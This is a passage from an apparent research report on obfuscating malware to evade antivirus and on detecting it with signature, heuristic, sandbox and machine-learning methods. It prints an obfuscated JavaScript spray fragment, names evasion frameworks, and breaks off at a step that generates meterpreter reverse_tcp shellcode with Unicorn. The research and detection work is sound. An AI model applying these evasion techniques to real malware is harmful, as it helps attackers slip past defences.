This figure shows replacing of word '**the**' with '**a**' which could be considered simplest method to evade antivirus scanners but if conducted with similar multiple set of replacement it could be an effective method. This assists in modifying detectable signature of any set of code.

3.2.3.1.4 Malformed Syntax

This obfuscation technique alerts the formatting of a file so that it does not allow the official specifications yet it opens up within the user environment. For example, PDF specifications require that PDF documents begin with a PDF header such as [%PDF-1.5 or similar] and the header must appear in first 1024 bytes. Recognition of only %PDF is necessary whose value can get alerted into %PDF8.31337 as shown in the figure 3.2.3.1.4 malformed syntax.

Figure 3.2.3.1.4 malformed syntax

Not only this sample of malformed syntax is valid but also any set of syntax can be changed to obfuscate the real structure of any malicious code. Inclusion of **junk method** or **garbage code** can create a malicious code of unknown structure to test evasion.

3.2.3.1.5 Encryption

This is considered as one of most common method to perform obfuscation. This follows the process of using **cryptographic algorithm** to encrypt any set of code or data, it supports encryptions like **RC4, AES (40 to 256 bit)** etc. However, it is easy to detect but as cryptographic algorithms grow matured and if added as layer to obfuscation on payload, it becomes effective to bypass security controls.

3.2.3.1.6 Random variable naming

This may appear to be an ineffective method yet plays a good role in obfuscation. This is able to make changes in the code by providing random naming structure to the variables declared. Such example is shown in Figure 3.2.3.1.6 Random Naming of variables

```
var jOyBxlruYKUlRcTaNecewpP = unescape("%u0241%u37e1");
        var
PrjlnjDRRWoVymGdMWpEAakDDlzbCLXfmYpCPHMpJGzFAGUuzbfcezUozLGkDBvEeThdFpTdjZeJHbLJJKzXrE ="";
        for
(JkLobzZMyBRpyotTXtefwHVpuiMaJWEJDaujUZmyYRDwcJauPCyzWMsryfQWvqaFqleYQocfBXd=128;JkLobzZMyBRpyot
TXtefwHVpuiMaJWEJDaujUZmyYRDwcJauPCyzWMsryfQWvqaFqleYQocfBXd>=0;--
JkLobzZMyBRpyotTXtefwHVpuiMaJWEJDaujUZmyYRDwcJauPCyzWMsryfQWvqaFqleYQocfBXd)
PrjlnjDRRWoVymGdMWpEAakDDlzbCLXfmYpCPHMpJGzFAGUuzbfcezUozLGkDBvEeThdFpTdjZeJHbLJJKzXrE +=
unescape("%u0407%u0648");
        CshUqGkgWjTHYjLxkRzgqWuly =
PrjlnjDRRWoVymGdMWpEAakDDlzbCLXfmYpCPHMpJGzFAGUuzbfcezUozLGkDBvEeThdFpTdjZeJHbLJJKzXrE +
jOyBxlruYKUlRcTaNecewpP;
        hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeltMLHJGFBSfAggMFKoKbAAtzoheIWKot =
unescape("%u0407%u0648");
        qPuNwGeOxRqyheKIJAAgUagvjJdYrZWkUofjdjqbRqwsHDvxXHqtbg = 20;
        while
(hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeltMLHJGFBSfAggMFKoKbAAtzoheIWKot.length<QKHmJQAYyBXehQPMoFX
eahLVKRHurQokQhfMYwLQuISfAJPEVWGhQPVvt)
hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeltMLHJGFBSfAggMFKoKbAAtzoheIWKot+=hAyGKlXasZmWmVTWvEvkTjkwX
UyhgzDBeltMLHJGFBSfAggMFKoKbAAtzoheIWKot;
        HgmEAoYTPKRFNrAnLYefN =
hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeltMLHJGFBSfAggMFKoKbAAtzoheIWKot.substring(0,
QKHmJQAYyBXehQPMoFXeahLVKRHurQokQhfMYwLQuISfAJPEVWGhQPVvt);
        NCeBXapaBKQlbLcnsnGUBsXgrtyUyDCFojhfvJkrmWtphQpllAOawGdHDmREPhlEsiUbqx =
hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeltMLHJGFBSfAggMFKoKbAAtzoheIWKot.substring(0,
hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeltMLHJGFBSfAggMFKoKbAAtzoheIWKot.length-
QKHmJQAYyBXehQPMoFXeahLVKRHurQokQhfMYwLQuISfAJPEVWGhQPVvt);
```

Figure 3.2.3.1.6 Random variable naming

Any set of naming declaration can make analysis difficult.

Many more methods which we will not be discussing includes obfuscation techniques such as **Removal of Bad Characters, Garbage code insertion, Code obfuscation -code expansion, code shrinking, code permutation, Data Obfuscation – alter structure of data, Obfuscation through output format of payload, Obfuscation of function calls, string concatenation, padding, use of escape characters like 'OR^), certificate addition, manipulating jumps in a code, steganography** etc. are many such methods to construct layers of obfuscation on malicious code generated.

3.2.4 Future Trends in Obfuscation

Future trends in the malware obfuscation techniques will be focusing on web and smartphone malwares.

3.2.4.1 Web Malware

With increasing popularity of web applications, web malwares have been developed making it a security threats nowadays. It is important to know that web malwares are commonly spread by exploiting web browsers' vulnerabilities and malicious websites. Thus, trending obfuscation methodologies will be revised for such exploitation and adapted to web environment. Eventually, obfuscation technologies for the malicious JavaScript will be continually presented and are sophisticated because JavaScript is mainly used as a vehicle for malware distribution.

To make analysis difficult, malware authors use code obfuscation technique in which malware code is encrypted with a unique key for all its infected attributes. Thus, making impossible to recover encrypted code without knowing its original attributes.

3.2.4.2 Smartphone Malware

Smartphones have become most attractive target for malware authors since it is ubiquitous among users. One such example of malware is (Rickrolling) which silently exfiltrates user information and sends it to attackers machine using C2C server. Future efforts will include applications of obfuscation techniques on such malwares as well. It is natural to hope that in addition to use of trending obfuscation techniques, malware authors will develop new ones that are not only robust against detection, but also appropriate for target platforms such as iPhone or Android.

3.2.4.3 Virtual Machine-based Malware

One of the most difficult issues to be solved by malware authors is to obfuscate behaviour of the extractor and the code of the malwares after extraction. For malware authors using this approach of reprogramming or recompiling a malware code into whole new set of

instructions is mandatory prior to release. To understand behavioural pattern of malware code, analysts need to understand unknown architecture and unknown code of the selected virtual processor and program.

This job requires too much overhead because the executing context of the native code in the emulator is really far from that of the original unknown code that the emulator interprets. Especially, the instruction sets can be selected randomly. Though the analysts completely understand functionality of malicious code after several days or weeks, the code will be already updated for another unknown virtual processor.

3.3 Obfuscation Tools for Evasion

There are many Network Security Controls available such as firewall, Endpoint detection response, Anti-Virus, Windows defender AV, Anti malware, IDS/IPS, NAC, SIEM, etc. to test evasion of obfuscated malware (payload) upon.

In this Research module we are going to use only VirusTotal (online repository of AntiVirus scanners), windows 7 defender, Windows 8 defender AV [quarantine/sandboxing], Windows 10 defender AV with cloud protection and Tamper protection. These will be our Evasion Framework to perform testing of Obfuscated payloads generated using obfuscation frameworks / tools (open source).

Multiple Obfuscated payloads can be generated using obfuscation frameworks such as **AVET, Veil, shelter, Phantom, Hercules, Unicorn, fatrat, obfuscated empire, metasploit frameworks (msfvenom), winplayloads, Invoke obfuscation, Venom** etc. These obfuscation tools produces good evasion payloads against AV scanners. These tools will assists in performing experimental study of payload obfuscation and its evasion against security controls.

NOTE: But it is important to note that these frameworks may not always be effective in evasion with the payloads generated. Since with time many antivirus scanners updated their database to become robust in signature-based detection and behaviour-based detection against evasion. It entirely depends on the type of payload generated either by complete automation or integrating custom codes into obfuscation frameworks to evade security controls.

Chapter 4: Detection of Obfuscated Malware

Detection Methodologies – know your defence to prepare it best

4.1 Objective – module 2

Detection of obfuscated malware using Traditional detection techniques and Advance detection Techniques. Research on the requirement of machine learning needed to robust detection against advance obfuscated malwares. Needed to understand why Traditional detection techniques became ineffective against advance obfuscation techniques.

Research on understanding how detection of obfuscated malware can be achieved using **Machine Learning** with high accuracy and low false positives. In order to achieve this, indicators to provide improvements in Machine Learning will be identified from the conduct of multiple experiments. IOCs identified will assist in improving learning models for future.

4.2 Need to study detection of obfuscated malware

Evasion and detection involves us into the conceptual and practical understanding of how evasion of obfuscated malware takes place and what challenges are being faced by network security controls.

First, it is difficult to detect obfuscated malware that uses advance obfuscation techniques against traditional detection methods. This is a point of concern because with this advancement, we won't be able to survive more with the less effective detection techniques like **Signature-based Method** to provide mitigation and prevention measures against the occurrence of these Incidents.

Second, current challenge is to develop robust detection techniques that will be more effective comparatively. This requires understanding of how an obfuscated malware evades network security controls. This brings-in the need of conceptual understanding of why network security controls is ineffective to detect obfuscated malware that uses advance obfuscation techniques. This understanding includes static and dynamic analysis with proper utilisation of reverse engineering over obfuscated malware, which could be tedious.

Third, with the advancement in obfuscation techniques in contrast with ineffective traditional detection methods. It is necessary to conduct research on **Artificial Intelligence based method** (to develop detection using Machine Learning) to compensate with advance obfuscation techniques**. Machine learning methods for malware detection** are proved effective against new malwares. At the same time, machine learning methods for malware detection have a high false positive rate for detecting malware.

This brings the significance of why it is required to understand detection and to conduct research on detection of obfuscated malware. If the above set of problems is researched well, then the possibility of developing robust detection model using machine learning with high

accuracy and low false positives can be achieved in near future. This will assist a lot with quick identification of IOCs from the impact of obfuscated malware, generated using advance techniques. Forensics on artefacts and its prevention measures could be provided well with incident response management.

4.3 Methodology for detection of Obfuscated Malware




Figure 4.3 Methodology for detection of obfuscated malware

Steps to conduct research of module two – Detection of Obfuscated Malware

- **Av Security Engine / Windows Defender** – conduct search on understanding detection mechanism adopted against BENIGN file or MALICIOUS file by AV security Engines and also to understand the internal functionality utilised by AV.

  The description for this step has been explained in the section **4.6** of this chapter.

- **Focus on Obfuscated Malware** – next step follows research on understanding detection [methods / techniques / mechanism] used by AV / windows defender to effectively detect obfuscated malware.

  For this step, multiple experiments have been conducted in the chapter 6 and several IOCs have been identified in the chapter 7 for the detection of obfuscated malware.

- **Traditional detection methods** – further focus will be directed towards understanding the extent to which traditional method is proved effective in detecting obfuscated malware regardless of malware obfuscated using traditional obfuscation method or advance obfuscation method.

- **Role of advance detection methods** - final step will bring us to the reason that why advance detection methods have been introduced over traditional detection methods and what drawbacks have overcome by advance detection methods to better detect obfuscated malware.

  Both Traditional detection methods and Role of advance detection methods have been explained descriptively in the later parts of chapter 4.

- Future steps will include introduction of Machine Learning based strategy to robust detection methodology.

4.4 Classification of Detection Techniques

4.4.1 Conventional Detection Technique

4.4.1.1 Signature –Based Detection

This detection method analyses the assigned unique alphanumeric code or hashes (**MD5, SHA1**) for its identification, which is updated in the signature database of security controls. Where updated alphanumeric code makes comparison with subsequent malware incidents. Whenever suspected file is found on systems running antivirus scanners, immediately scanner looks for patterns that may match with a known malware family. If a match is made with a known variant, it's **blocked.**

Today, due to constantly evolving malware, **signature-based antivirus** software is no longer an effective detection method. This brings us to the approach of using **next-generation antivirus scanners. Limitation of this technique introduces us to advance detection techniques.**

4.4.2 Advance Detection Technique

4.4.2.1 Heuristic-Based Detection (Behaviour)

This technique analyses behaviour of any suspected file and is a better detection method than signature –Based detection. Initially, it establishes a baseline of normal activity for the system or software, and then, when something different occurs, it stands out as an anomaly.

Heuristic analysis is considered as the sole method to **detect polymorphic malware**. But if the code is sufficiently obfuscated, **heuristic analysis** will not be able to detect it.

4.4.2.2 Sandboxing

Sandboxes detect malware by testing potentially malicious code in an isolated virtual environment. This allows a malware to reflect its true behaviour in a safe environment, where it cannot spread or do any harm to the virtual system without affecting host machine.

Sandboxing is a useful **detection technique** since it has the ability to provide details of how a malicious file really acts in environments. It can also provide behavioural-pattern of a malicious file analysed, allowing analysts to identify real intentions of a malware.

However, this method has some limitations. Since malware authors are able to create "**sandbox-aware**", malwares these days are capable of detecting sandbox environment for analysis and, therefore, acts differently than it would in a real environment to avoid detection. Additionally, some malware variants are built to take advantage of the blind spots in sandboxes. **Sandboxing** also creates some performance challenges because it is time consuming and **sandboxing** every file is not possible.

Due to the drawbacks of heuristic and sandboxing techniques in defeating malware evasion, it has become important to approach next-generation detection methods like machine learning malware detection (static- detection / deep learning detection).

4.4.3 AI / Machine Learning Detection Technique

ML static analysis detection techniques are based on machine learning training models to recognize and differentiate between benign and malicious files. Training models are designed to prepare predictive models to efficiently identify malicious files of any nature among benign traffic. So that even when unknown malware hits any security control for the first time, our predictive model is able to process decision based on the training phase conducted and can easily distinguish between benign file and malicious file of any functionality.

These techniques take different behaviours (file behaviours, how long the file is open, traffic, regular behaviour, etc.), and calculate them into a conclusion based on the nature of the file.

Although this is a very strong step in the right redirection, machine learning is not a perfect solution for detecting and defeating malware. In fact, machine learning techniques can be used in "adversarial attacks," wherein attackers train machine learning systems to misclassify malware samples as non-malicious. Moreover, machine learning is still relatively new. As a malware solution, it's still not particularly robust, so it needs to be used in conjunction with other tools and techniques.

This feature addresses an important need in detecting new malware on day zero that traditional AV technology misses.

4.4.4 Other Detection Techniques

Malware detection techniques are used to detect the malware and prevent the computer system from being infected, protecting it from potential information loss and system compromise. They can be categorized into specification- based and data mining based detection as given below:

1. **Specification-Based Detection** - It is a derivative of **behaviour-based detection** that attempts to subdue the high false positive rate associated with it. It involves monitoring program executions and detecting deviation of their behaviour from the defined, rather than identifying the presence of specific attack patterns. This technique is similar to **anomaly detection** but the difference is it does not rely on ML techniques instead it focuses on manually developed specifications that capture legitimate behaviour of the system.

   This technique is efficient in detecting known and unknown malware samples with low false positive. But the best method is to use this technique in collaboration with behaviour-based detection to combat new attacks. This is effective in network probing and denial of service attacks but the drawback is development of detailed specification is time consuming.

2. **Data mining based detection –** This technique is being studied to develop better machine learning techniques for the detection of new and unknown malware samples effectively. Data mining helps in analysing the data with **automated statistical analysis techniques**, by identifying meaningful patterns or correlations. The result of such analysis can be summarized into useful information to develop robust predictive model.

   Machine learning algorithms are used for detecting patterns or relations in data collected, which are further used to develop a classifier. The common method of applying the data mining technique for malware detection is to start with generating a feature sets. These feature sets include instruction sequence, API/System call sequence, hexadecimal byte code sequence (n-gram) etc. The feature extraction will also help in developing techniques to detection obfuscated malware.

4.4.4.1 Current Research - being studied are as follows:

- Depends on collecting **behavioural data** of the program to determine if it is malicious or not, but these methods suffer from incomplete coverage of different software execution paths.
- To gather data from the **file header**, such as the number of sections, size of each section, entry point location, etc. [This have covered in the later chapters.]
- File (header, footer) to know about file sections, size of section, and location of entry point.
- **Entropy based detection –** it does calculating the **entropy score** of the file to identify packed and encrypted files. This method could be effective against encryption or packing obfuscation, but is ineffective against anti-disassembly tricks. In addition, the entropy score of a file can be reduced to achieve low entropy similar

to those of normal programs. However, some non-packed files could have high entropy values and thus lead to false-positives.

- **File header anomaly detection –** uses PE information like PEB, PE header & file information etc. These techniques can get good results only when the packer changes the PE header in a noticeable way.
- **Instruction based detection -** Code obfuscation includes packing, protecting, encrypting or inserting anti-disassembly tricks, and is used to hinder the process of reverse engineering and code analysis. Most current work of detecting obfuscated files is based on executable file structure characteristics. . Malware can **use anti-analysis tricks** that hinder the disassembly or analysis process. Such tricks can leave absolutely no trace in the header as it is based on obfuscating the **instructions sequence** and the execution flow of the program.

4.5 Tools & Analysis Techniques

To overcome challenges of detection against obfuscated malware

4.5.1 Method of analysis for detection

Some effective methods are:

- **Manual code reversing –** it makes use of recreating real code of malware (disassembling, debugging, decompiling) either from Native code or Interpreted Code
- **Interactive behaviour analysis –** assist in detecting interactive behaviour of malware. If malware stays in memory, disk drive, network - what method and external source of communication is used for its propagation, potential to compromise nodes.
- **Automated analysis methods –** it makes use tools available, websites to guide for accurate analysis, appropriate analysis environment and integration of methodologies, knowledge of malware formats.
- **Flare VM toolkit for malware analysis –** it is the first of its kind reverse engineering and malware analysis distribution on windows platform that includes many automated tools to gather concrete points to detect a malware and declare its potential of chaos. This assist in preforming deep analysis of obfuscated malware. Another use of dedicated OS could be **REmnux for malware analysis.**

Tools - Flare VM has been used for detection and analysis, where both the techniques go hand-in-hand to develop a robust detection method against obfuscated malware.

Some common tools that may assist in identifying obfuscated malwares are:

- **Static Analysis**: Syntactic Pattern Matching: **Tools: Exeinfo, DIE, dnSpy**, **IDA pro**
- **Dynamic Analysis**: Sandbox Execution: **Tools**: **cuckoo, file utility, Immunity Debugger, Regshot, malwr, virustotal, deepviz**
- **Concolic Analysis**: Symbolic Execution: **Tools**: **angr,** [does not execute the binary but rather simulates it, with the aim of covering as many of the execution paths as

possible of the binary. This increases the probability of detecting malicious behaviour that would not be executed in a sandbox due to sandbox detection techniques.

- **Reverse Engineering**: tools like Ollydbg debugger, Ghidra, WinDbg etc.

4.5.2 Malware Analysis Techniques

- **Static analysis** - This is the process of analysing malware or binaries without actually running them. It can be as simple as looking at metadata from a file. It can range from doing disassembly or decompilation of malware code to symbolic execution, which is something like virtual execution of a binary without actually executing it in a real environment.
- **Dynamic analysis** - is the process of analysing a piece of malware when you are running it in a live environment. In this case, you are often looking at the behaviour of the malware and looking at the side effects of what it is doing. You are running tools like process monitor and system monitor to see what kinds of artefacts a piece of malware produces after it is run.
- **Hybrid analysis** – This technique overcome the limitations of static and dynamic analysis techniques. It firstly analyses the signature specification of any malware code & then combines it with the other behavioural parameters for better analysis results.
- **Automate analysis** - This assist to automate analysis framework things just to speed up the process to save time.
- **Manual analysis –** If a piece of malware contains things like anti-debugging routines or anti-analysis mechanisms, you may want to perform a **manual analysis**. You need to pick the right tools for the job.
- **Other analysis techniques include -** Interactive behaviour analysis, combining analysis stages, Signature analysis, IOCs.

4.6 Selection of Security Engine – Anti Virus/ Windows Defender

4.6.1 AV selected for Experiment

Before we start with list of experiments conducted, let us first understand about our security control selected. We have limited our testing to Anti-virus and windows defender only. The selection of AV has been done keeping in mind the features a defender and distinct AV provides like (real time protection / AV sandboxing [quarantine]), cloud protection, detection mechanism through sample submission and detection through tampering in system behaviour- different from regular activity.

4.6.1.1 How AV works and detects?

Traditional Antivirus software tends to look for certain malware signatures in order to detect and remove malicious applications. But today majority of AV scanner works on real time detection mechanism where information is analysed based on the source of information. If a file is found to be legitimate, AV scanner forwards the file to the destination location (HD) but if a file is detected with containment of virus then warning is sent to User Interface for taking action on the incident occurred. Process flow of working mechanism of AV is clearly reflected in Figure **4.6.1.1** Work Flow of AV.




Figure 4.6.1.1 Work Flow of AV

Scanning technique:

- AV scanner performs **Signature-based detection** on system disk. AV scanner maintains a signature database of known malwares which is stored at client side usually in binary. If a file is found malicious when compared with the signature database, it gets flagged as virus and then removal actions are taken.
- AV scanners with **Heuristic & Behaviour based detection**, detects for the unknown virus within the system that has never been identified. It specifically looks for the sequence of instructions or patterns that differentiate a malicious file from genuine program and how a program executes to look for suspicious behaviour rather than emulating it in virtual environment.
- AV scanners with **Sandboxing** feature. It quarantines the file found suspicious (while monitoring their activity) into an AV sandbox, sandbox provides an emulated environment for the execution of malicious file without infecting real system with no use of internet.

4.6.1.2 Windows 10 defender AV – additional features

Windows 10 defender & AV comes with inbuilt features of AV scanners such as real time protection and AV sandboxing [quarantine]. Additional features that has been introduced into

Windows 10 defender is **cloud protection security**, protection through sample submission and **tamper protection** - by identifying tampering in system environment.

Improvised **Cloud Security Protection** is one of the important security feature of windows 10.This feature was first introduced in windows 8 with basic functionalities and has now been introduced in windows 10 with improved functionalities.

The **goal of cloud protection** is to stop the malware at the ports itself and not allowing any of its instance to enter in our system. The cloud-based protection is an optional feature as it sends malware reports to Microsoft so that others are protected as well. It assists in updating AV databases against known malwares as well as malwares introduced when first seen.

Another feature is Tamper protection that helps defender in identifying a malware if it attempts to modify registry or app settings or any system settings from the last set. It prevents tampering from both administrative accounts and standard accounts. Windows 10 defender has improved remediation, reporting and malware detection capabilities.

Real time protection has also been improved with **intelligent real time protection** on modern threats.

4.6.1.3 Next- Generation Anti-Virus

Though heuristics and **sandboxing** are advance detection techniques, but considering their drawbacks, they are not enough. Rather, beating advance malware requires improvisation in the detection mechanism used by Antivirus. This need has led to the development of several **NGAV** methods. Let's take a look at some of the most common features:

- AI/ ML based static analysis – It utilises fundamentals of Static analysis & detection techniques to help recognize and differentiate between benign and malicious files. These techniques analyses distinct file behaviours and calculate them into a conclusion on the nature of the file.
- Application Whitelisting – Another approach to blocking malware is whitelisting. Whitelisting validates and controls all aspects of what a process is allowed to do, and blocks applications to restrict unnecessary access. It is effective in blocking threats like zero-days and only when used in high risks environments.
- Deep Packet analysis is no such mechanism developed as a feature in NGAV.
- Endpoint Detection and Response (EDR) monitors and records data and events from endpoint logs and packets. The collected data is analysed to see what happens after infection, to look for IOCs to known malware campaigns, and to help organizations identify and respond to attacks.

4.6.1.4 Significance of ML in windows defender AV

Through layered machine learning, including use of both client-side and cloud machine learning (ML) models. Every day, artificial intelligence enables Windows Defender AV to

stop countless malware outbreaks in their tracks. Hence, it is necessary to include machine learning features in defence.

Layered ML introduces three methods of defence:

First, **client machine learning model** that run locally on a system, specialised in identification of file types commonly abused.

Second, **Real time cloud ML models**, it incorporate global file information and Microsoft reputation as part of the Microsoft Intelligent Security Graph to classify a signal which are harder for cybercriminals to evade




Figure 4.6.1.4 Layered detection model in Windows defender AV

Classifications from cloud ML models are combined with ensemble ML classifiers, reputation-based rules, allow-list rules, and data in the Microsoft Intelligent Security Graph to come up with a final decision on the signal. The cloud protection service then replies to the Windows Defender client with a decision on whether the signal is malicious or not – all in a fraction of a second.

Third, **deep learning on full file content**, it allows automatic sample submission of suspicious files to our backend systems after the very first encounter. Deep learning ML models immediately analyses the file based on the full file content and behaviour observed during detonation. It helps in associating threat with the correct malware family and in rare cases it provides **conclusive decision** about a file when real-time classifiers don't.

NOTE: We have gathered a good understanding of Security Control Selected – Defender AV. Motive behind reflecting this conceptual understanding of AV is that with each set of experiments conducted, our vision to understand results & conclusions will be clear. This will assist us in observing the IOCs identified for the detection of obfuscated malware. Evasion or Detection of obfuscated malware through testing will attain proper justification with the descriptions mentioned above for windows defender AV selected.

4.7 Other measures to understand detection

4.7.1 Detection and classification of obfuscated malware

- Useful information from Control Flow Graphs (CFGs) of malware programs.
- Machine learning methods are used to learn detection models, which are shown to be effective against both plain and obfuscated malware samples. A key contribution of this technique is the definition and utilization of various features of files, including file structure, runtime behaviour, and instructions.
- Signatures of malware packers and obfuscators are extracted from the CFGs of malware samples
- Unlike conventional byte signatures that can be evaded by simply modifying one or multiple bytes in malware samples, these signatures are more difficult to evade**. For example**, CFG-based signatures are shown to be resilient against instruction modifications and shuffling, as a single signature is sufficient for detecting mildly polymorphic versions of the same malware.

4.7.2 Attack against static analysis

- Signature detection: **code obfuscation (like compression, packers etc. to reduce file size)** (simple)
- obfuscation done at instruction level s such as instruction reordering, garbage code insertion, register swapping (advanced)
- Reverse engineering is the process of revealing and studying the instructions that compose the binary file. This process is conducted by a malware analyst to study the structure and the behaviour of the malware. The process, in many cases, precedes the signature generation of the malware

4.7.3 Attack against Dynamic analysis

- Behavioural analysis (VM/ controlled environment/emulation/ sandboxie) detection of controlled environment. Look for registry key
- To monitor hooking to operating system APIs. Whether the hooking is done inside a virtual machine or real target, the hooking can be detected if it was implemented in the **user space**. If hooking or the presence of a virtual machine presence is detected, a malicious sample could deceive the monitoring process by showing benign behaviour.

Chapter 5: Experiments on Evasion of Malware Obfuscation Testing Methodologies and Experimental Results

5.1 Testing Method - Approach of study through Implementation

The approach for the structure of testing method adopted is as follows:

5.1.1Preparation of Lab Setup:

Lab Setup comprises the malware generation machine - Kali-Linux 2019.3 amd64 virtual machine and a number of target Windows OS such as windows 7 Ultimate, windows 8 professional and windows 10 single language, with defenders AV having different security features.

Each of the selected AV evasion tools will be run on Kali-Linux 2019.3 to generate different obfuscated payloads. Then these payloads will be shared via python –m SimpleHTTPServer on to the target machine. Every instance of the target Windows OS machine is updated and additionally the AV software is also updated with the latest malware signatures, before the execution of the lab test.

It is important to note that test will be conducted with complete access to internet for the test lab virtual machines. Access to internet is an intentional approach to maintain connectivity with the AV's vendor malware intelligence systems. If an executable file is not detected by the windows defender AV during the download or execution of malicious code. It is then awarded one point to the AV Evasion tool generated it, else zero points is awarded.

These experiments will assist us in understanding detectability of obfuscated payloads generated through distinct evasion tools against up-to-date and out-dated defenders AV. Result of experiments conducted will be seen in experiments conducted.

5.1.2 Observations through Lab Setup & Limitations

LAB SETUP prepared will assist us in identifying evasion or detection of obfuscated payload in experiments conducted. We will be using Attacker machine [kali linux2019.3] to generate obfuscated payloads using obfuscated tools like **Venom, Veil, Hercules, Metasploit** etc. Such payloads generated will be tested on victim machines – windows 7, windows 8 and windows 10 having updated defenders AV scanners to note results of experiments conducted.

We will be observing variants of obfuscated payload on defenders & AntiVirus with **real time ability, cloud protection**, immediate detection through sample submission and AV sandboxing [quarantine]. We will note results of different scenarios tested- it can be either evasion or detection flagged in results obtained**.**

It is important to note that **no use of static analysis or dynamic analysis tools** has been made on any obfuscated payload generated. Since we just want to observe the result of experiments conducted and how efficiently obfuscation frameworks can generate obfuscated payload with distinct obfuscation techniques intact and not to analyse any payload generated.

LIMITATIONS: For this module we are limiting ourselves to the use of AV scanners & defenders only. Testing and generation of obfuscated payloads has been done using Automated Frameworks only, no manual intervention has been performed on source code of payloads. Our motive is to observe the results of obfuscated payloads tested within the victim environment. Our test will be conducted on AV scanner & defenders of windows [7, 8, and 10] only. We have also used online scanner– **VIRUSTOTAL** of commonly used AV all across the globe. By the end of each experiment, conclusion will be provided on the method used for test conduct.

5.2 Experiments Conducted

We will conduct testing of payloads generated using Obfuscation Tools against Defender AV – Windows 7 Ultimate, Windows 8 Pro, and Windows 10 Single Language. Listing of experiments performed is given below.

NOTE: all the experiments are conducted with complete access to internet and using Obfuscated tools only (no manual interventions has been performed on source code of payloads)

5.2.1 Experiment 1 – Testing payload generated Using UNICORN

Unicorn – It is a tool for using Powershell downgrade attack and injecting shellcode directly into the memory. Powershell payload generated using this tool reflects low detection ratio and high evasion ratio.

Aim: To generate powershell payload using unicorn. Testing will be conducted against Windows 10 defender AV, Windows 8 defender AV and Windows 7 defender. Results will be observed.

Step 1: Generating shellcode using **windows/meterpreter/reverse_tcp** and the resultant payload will be provided in text format - powershell_attack.txt

